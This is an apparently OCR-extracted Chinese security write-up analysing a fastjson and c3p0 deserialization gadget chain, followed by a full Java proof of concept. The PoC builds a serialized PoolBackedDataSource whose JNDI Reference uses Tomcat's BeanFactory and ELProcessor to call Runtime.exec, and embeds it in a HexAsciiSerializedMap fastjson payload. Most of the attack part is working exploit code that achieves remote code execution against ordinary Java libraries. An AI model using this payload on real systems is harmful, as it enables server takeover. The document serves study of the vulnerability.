
```
package fastjson.example.bug;
```

```
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import com.mchange.v2.c3p0.WrapperConnectionPoolDataSource;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import fastjson.example.use.User;

import java.beans.PropertyVetoException;

public class payload_ {
    public static void main(String[] args) throws PropertyVetoException {
        WrapperConnectionPoolDataSource wrapperConnectionPoolDataSource = new
WrapperConnectionPoolDataSource();

 wrapperConnectionPoolDataSource.setUserOverridesAsString("HexAsciiSerializedMap
13123");
    }
}
```


> 首先触发父类的`setUserOverridesAsString`方法。



> 这个`fireVetoableChange()`方法会触发`WrapperConnectionPoolDataSource#setUpPropertyListeners()`，应该是使用的类似监听器的原理。



> 之后再进入到`C3P0ImplUtils.parseUserOverridesAsString`方法当中，这里需要注意字符串的截取，需要自己补充一个垃圾字符。




> 整个逻辑基本就是这样的，用`fastjson`结合`c3p0`反序列化弹个记事本

```
package fastjson.example.bug;

import com.alibaba.fastjson.JSON;
import com.mchange.lang.ByteUtils;
import com.mchange.v2.c3p0.PoolBackedDataSource;
import com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase;
import org.apache.naming.ResourceRef;

import javax.naming.NamingException;
import javax.naming.Reference;
import javax.naming.Referenceable;
import javax.naming.StringRefAddr;
import javax.sql.ConnectionPoolDataSource;
import javax.sql.PooledConnection;
import java.io.*;
import java.lang.reflect.Field;
import java.sql.SQLException;
import java.sql.SQLFeatureNotSupportedException;
import java.util.logging.Logger;

public class fastJsonAndC3P0 {

    public static void main(String[] args) throws IOException,
NoSuchFieldException, IllegalAccessException {
        String serialpayload=bytesToHex(getObject());
        String s = ByteUtils.toHexAscii(getObject());
        System.out.println(s);
        String payload="
{\"@type\":\"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource\",\"userOverrid
esAsString\":\"HexAsciiSerializedMap:"+s+"0\"}";
        System.out.println(payload);
        JSON.parseObject(payload);
        //org.apache.el.ExpressionFactoryImpl
    }

    public static String bytesToHex(byte[] bytes) {
        StringBuffer stringBuffer = new StringBuffer();
        for (int i = 0; i < bytes.length; i++) {
            String s = Integer.toHexString(bytes[i] & 0xFF);
            if (s.length() < 2) {
```

```
                s = "0" + s;
            }
            stringBuffer.append(s.toLowerCase());
        }
        return stringBuffer.toString();
    }

    private static byte[] getObject() throws NoSuchFieldException,
IllegalAccessException, IOException {  //获取c3p0序列化对象
        PoolBackedDataSource poolBackedDataSource = new PoolBackedDataSource();
        Field connectionPoolDataSource =
PoolBackedDataSourceBase.class.getDeclaredField("connectionPoolDataSource");
        connectionPoolDataSource.setAccessible(true);
        connectionPoolDataSource.set(poolBackedDataSource,new PoolSource());
        ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(poolBackedDataSource);
        return byteArrayOutputStream.toByteArray();
    }

    private static final class PoolSource implements ConnectionPoolDataSource,
Referenceable {
        private String className;
        private String url;
        public PoolSource(){}
        public PoolSource ( String className, String url ) {
            this.className = className;
            this.url = url;
        }

        public Reference getReference () throws NamingException {
            //return new Reference("exploit", this.className, this.url);
            ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "",
"", true,"org.apache.naming.factory.BeanFactory",null);
            ref.add(new StringRefAddr("forceString", "a=eval"));
            ref.add(new StringRefAddr("a",
"Runtime.getRuntime().exec(\"notepad.exe\")"));
            return ref;
            //com.mchange.v2.c3p0.WrapperConnectionPoolDataSource
        }

        public PrintWriter getLogWriter () throws SQLException {return null;}
        public void setLogWriter ( PrintWriter out ) throws SQLException {}
        public void setLoginTimeout ( int seconds ) throws SQLException {}
        public int getLoginTimeout () throws SQLException {return 0;}
        public Logger getParentLogger () throws SQLFeatureNotSupportedException
{return null;}
        public PooledConnection getPooledConnection () throws SQLException
{return null;}
        public PooledConnection getPooledConnection ( String user, String
password ) throws SQLException {return null;}
    }
}

/*
注意：使用javax.el.ELProcessor需要添加两个依赖。
```

```
<dependency>
<groupId>org.apache.tomcat</groupId>
<artifactId>tomcat-catalina</artifactId>
<version>8.5.40</version>
</dependency>
<dependency>
<groupId>org.mortbay.jasper</groupId>
<artifactId>apache-el</artifactId>
<version>8.0.27</version>
</dependency>
```



参考文章

1. c3p0的三个gadget
2. JAVA反序列化之C3P0不出网利用
3. Java安全之C3P0链利用与分析
4. 浅析高低版JDK下的JNDI注入及绕过